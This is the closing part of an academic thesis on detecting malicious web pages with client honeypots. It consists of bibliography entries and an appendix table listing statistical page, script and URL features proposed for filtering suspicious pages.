[48] MA, J., SAUL, L. K., SAVAGE, S., AND VOELKER, G. M. Identifying suspicious urls: an application of large-scale online learning. In *Proceedings of the 26th Annual International Conference on Machine Learning* (Montreal, Quebec, Canada, 2009), ACM.

[49] MA, J., SAUL, L. K., SAVAGE, S., AND VOELKER, G. M. Learning to detect malicious urls. *ACM Trans. Intell. Syst. Technol. 2*, 3 (May 2011), 30:1–30:24.

[50] MEHDI, J. Some trends in web application development. In *2007 Future of Software Engineering* (2007), IEEE Computer Society.

[51] METASPLOIT. Meatasploit: Penatration testing software, 2012. Available from `http://www.metasploit.com`; accessed on 22 February 2012.

[52] MICROSOFT. Microsoft security intelligence report. Tech. rep., Microsoft, 2009.

[53] MICROSOFT. Download and install debugging tools for windows, 2012. Available from `http://msdn.microsoft.com/en-us/windows/hardware/gg463009.aspx`; accessed on 22 February 2012.

[54] MITRE. Honeyclient project, 2009. Available from `http://www.honeyclient.org/trac`; accessed on 19 November 2009.

[55] MOSHCHUK, A., BRAGIN, T., GRIBBLE, S. D., AND LEVY, H. M. A crawler-based study of spyware in the web. In *NDSS* (2006).

[56] NARVAEZ, J., SEIFERT, C., ENDICOTT-POPOVSKY, B., WELCH, I., AND KOMISARCZUK, P. Drive-by-download. Tech. rep., Victoria University of Wellington, Wellington, 2008.

[57] NAZARIO, J. Phoneyc: a virtual client honeypot. In *Proceedings of the 2nd USENIX conference on Large-scale exploits and emergent threats: botnets, spyware, worms, and more* (Boston, MA, 2009), USENIX Association.

[58] NIELS, P., MOHEEB ABU, R., AND PANAYIOTIS, M. Cybercrime 2.0: When the cloud turns dark. *Queue 7*, 2 (2009), 46–47.

[59] PAGET, F. Another overview of exploit packs, 2012. Available from http://blogs.mcafee.com/mcafee-labs/another-overview-of-exploit-packs; accessed on 20 August 2012.

[60] POLYCHRONAKIS, M., MAVROMMATIS, P., AND PROVOS, N. Ghost turns zombie: exploring the life cycle of web-based malware. In *LEET'08: Proceedings of the 1st Usenix Workshop on Large-Scale Exploits and Emergent Threats* (San Francisco, California, 2008), USENIX Association, pp. 1–8.

[61] PROVOS, N., MAVROMMATIS, P., ABU, M., AND MONROSE, R. F. All your iframes point to us. *Google Inc* (2008).

[62] PROVOS, N., MCNAMEE, D., MAVROMMATIS, P., WANG, K., AND MODADUGU, A. The ghost in the browser: Analysis of web-based malware. In *Proceedings of the first USENIX workshop on hot topics in Botnets* (2007).

[63] PULLAR-STRECKER, T. Malware virus hits met-service website, 2011. Available from http://www.stuff.co.nz/technology/digital-living/5458448/Malware-virus-hits-MetService-website; accessed on 19 May 2012.

[64] QASSRAWI, M., AND ZHANG, H. Client honeypots: Approaches and challenges. In *New Trends in Information Science and Service Science (NISS), 2010 4th International Conference on* (may 2010), pp. 19 –25.

[65] RATANAWORABHAN, P., LIVSHITS, B., AND ZORN, B. Nozzle: a defense against heap-spraying code injection attacks. In *Proceedings of the 18th conference on USENIX security symposium* (Montreal, Canada, 2009), USENIX Association.

[66] SCANSAFE. Annual global threat report. Tech. rep., ScanSafe, 2009.

[67] SEIFERT, C. Improving detection accuracy and speed with hybrid client honeypots,. Tech. rep., Victoria University of Wellington, Wellington, 2007.

[68] SEIFERT, C. Know your enemy: Behind the scenes of malicious web servers. *The Honeynet Project* (2007).

[69] SEIFERT, C. *Cost-effective Detection of Drive-by-Download Attacks with Hybrid Client Honeypots*. PhD thesis, School of Engineering and Computer Science, Victoria University of Wellington, Wellington, 2010.

[70] SEIFERT, C., DELWADIA, V., KOMISARCZUK, P., STIRLING, D., AND WELCH, I. Measurement study on malicious web servers in the .nz domain. In *Information Security and Privacy*, C. Boyd and J. Gonzlez Nieto, Eds., vol. 5594 of *Lecture Notes in Computer Science*. Springer Berlin Heidelberg, 2009, pp. 8–25.

[71] SEIFERT, C., KOMISARCZUK, P., AND WELCH, I. True positive cost curve: A cost-based evaluation method for high-interaction client honeypots. In *Emerging Security Information, Systems and Technologies, 2009. SECURWARE '09. Third International Conference on* (june 2009), pp. 63 –69.

[72] SEIFERT, C., AND STEENSON, R. Capture-hpc, 2009. Available from `https://projects.honeynet.org/capture-hpc/`; accessed on 22 February 2010.

[73] SEIFERT, C., STEENSON, R., HOLZ, T., YUAN, B., AND DAVIS, M. A. Know your enemy: Malicious web servers. *The Honeynet Project* (2007).

[74] SEIFERT, C., STEENSON, R., KOMISARCZUK, P., AND ENDICOTT-POPOVSKY, B. Capture - a behavioral analysis tool for application and documents. In *Proceeding of the 7th Digial Forensics Research* (Pittsburgh, 2007).

[75] SEIFERT, C., STEENSON, R., AND LE, V. L. Capture-hpc v3.0 beta, 2009. Available from `https://projects.honeynet.org/capture-hpc/wiki/Releases`; accessed on 22 Feburary 2010.

[76] SEIFERT, C., WELCH, I., AND KOMISARCZUK, P. Honeyc - the low-interaction client honeypot. In *NZCSRSC* (Hamilton, 2007).

[77] SEIFERT, C., WELCH, I., AND KOMISARCZUK, P. Application of divide-and-conquer algorithm paradigm to improve the detection speed of high interaction client honeypots. In *Proceedings of the 2008 ACM symposium on Applied computing* (Fortaleza, Ceara, Brazil, 2008), ACM.

[78] SEIFERT, C., WELCH, I., AND KOMISARCZUK, P. Identification of malicious web pages with static heuristics. In *Telecommunication Networks and Applications Conference, 2008. ATNAC 2008. Australasian* (2008), pp. 91–96.

[79] SEIFERT, C., WELCH, I., KOMISARCZUK, P., AVAL, C. U., AND ENDICOTT-POPOVSKY, B. Identification of malicious web pages through analysis of underlying dns and web server relationships. In *Local Computer Networks, 2008. LCN 2008. 33rd IEEE Conference on* (2008), pp. 935–941.

[80] SHIH-FEN, L., YUNG-TSUNG, H., CHIA-MEI, C., BINGCHIANG, J., AND CHI-SUNG, L. Malicious webpage detection by semantics-aware reasoning. In *Intelligent Systems Design and Applications, 2008. ISDA '08. Eighth International Conference on* (2008), vol. 1, pp. 115–120.

[81] SOPHOS. Security threat report: 2009. Tech. rep., Sophos, 2009.

[82] SOPHOS. Security threat report 2012. Tech. rep., Sophos, 2012.

[83] SPACKMAN, K. A. Signal detection theory: valuable tools for evaluating inductive learning. In *Proceedings of the sixth international workshop*

on Machine learning (Ithaca, New York, United States, 1989), Morgan Kaufmann Publishers Inc.

[84] SYMANTEC. Internet security threat report. Tech. rep., Symantec, 2012.

[85] SYMANTIC. Security threat report - trend for 2008. Tech. rep., Symantic, April 2009.

[86] TRONCI, R., GIACINTO, G., AND ROLI, F. Dynamic score selection for fusion of multiple biometric matchers. *Image Analysis and Processing, International Conference on 0* (2007), 15–22.

[87] TRONCI, R., GIACINTO, G., AND ROLI, F. Dynamic score combination of binary experts. In *Pattern Recognition, 2008. ICPR 2008. 19th International Conference on* (2008), pp. 1–4.

[88] UCSB. Wepawet, 2011. Available from `http://wepawet.cs.ucsb.edu/`; accessed on 20 October 2011.

[89] WANG, Y.-M., BECK, D., JIANG, X., AND ROUSSEV, R. Automated web patrol with strider honeymonkeys: Finding web sites that exploit browser vulnerabilities. *IN NDSS* (2006).

[90] WANG, Y.-M., NIU, Y., CHEN, H., BECK, D., JIANG, X., ROUSSEV, R., VERBOWSKI, C., CHEN, S., AND KING, S. Strider honeymonkeys: Active, client-side honeypots for finding malicious websites, 2007. Available from `http://research.microsoft.com/users/shuochen/HM.PDF`; accessed on 20 October 2009.

[91] WEBSENSE. State of internet security. Tech. rep., Websense Security Labs, 2008.

[92] WEBSENSE. State of internet security. Tech. rep., Websense Security Labs, 2009.

[93] WITTEN, I., AND FRANK, E. *Data Mining: Practical Machine Learning Tools and Techniques*. Morgan Kaufmann, 2005.

[94] XIAOYAN, S., YANG, W., JIE, R., YUEFEI, Z., AND SHENGLI, L. Collecting internet malware based on client-side honeypot. In *Young Computer Scientists, 2008. ICYCS 2008. The 9th International Conference for* (2008), pp. 1493–1498.

[95] YAHOO. Web search document for yahoo!, 2010. Available from `http://developer.yahoo.com/search/web/V1/webSearch.html`; accessed on 8 March 2010.

[96] ZAKORZHEVSKY, V. Monthly malware statistics, november 2010, 2010. Available from `http://www.securelist.com/en/analysis/204792150/Monthly_Malware_Statistics_November_2010`; accessed on 18 August 2011.

[97] ZHUGE, J., HOLZ, T., HAN, X., SONG, C., AND ZOU, W. Collecting autonomous spreading malware using high-interaction honeypots. In *Proceedings of the 9th international conference on Information and communications security* (Berlin, Heidelberg, 2007), ICICS'07, Springer-Verlag, pp. 438–451.

Appendix A

Potential Features for Filtering Potential Malicious Web Pages

Table A.1: Potential Features for Filtering Potential Malicious Web Pages

No	Feature name
1	Number of reditection
2	Number of IFrame
3	Number of external IFrame
4	Length of links in iframe
5	Ratio of vowel characters in iframe link
6	Ratio of special characters in iframe link
7	Number of external link
8	Length of external link
9	Ratio of vowel characters in external links
10	Ratio of special characters in external links
11	Number of invisible iframe
12	Number of scripts

Continued on next page...

Table A.1 – Continued

No	Feature name
13	Number of lines in script
14	Number of words in script
15	Ratio of low case characters in scripts
16	Ratio of upper case characters in scripts
17	Ratio of numberic characters in scripts
18	Ratio of special characters in scripts
19	Ratio of vowel characters in script
20	Length of script
21	Length of lines in script
22	Length of strings in script
23	Length of words in script
24	Length of function arguements in script
25	Number of functions affecting on contents of HTML documents
26	Number of time functions in script
27	Number of calls to exec function in script
28	Number of objects
29	Number of applets
30	Number of embeds
31	Length of links in objects
32	Ratio of special characters in object links
33	Ratio of vowel characters in object links
34	Length of object attributes
35	Length of applet links
36	Ratio of special characters in applet links
37	Ratio of vowel characters in applet links
38	Length of applet attributes
39	Length of embed links

Continued on next page...

Table A.1 – Continued

No	Feature name
40	Ratio of special characters in embed links
41	Ratio of vowel characters in embed links
42	Length of embed attributes
43	Number of ActiveX object
44	Number of short strings in script
45	Top-level domain (TLD)
46	Port numbers
47	Number of subdomain
48	Length of URL
49	Ratio of special characters in URL
50	Ratio of vowel characters in URL
51	IP class
52	Time to live (TTL)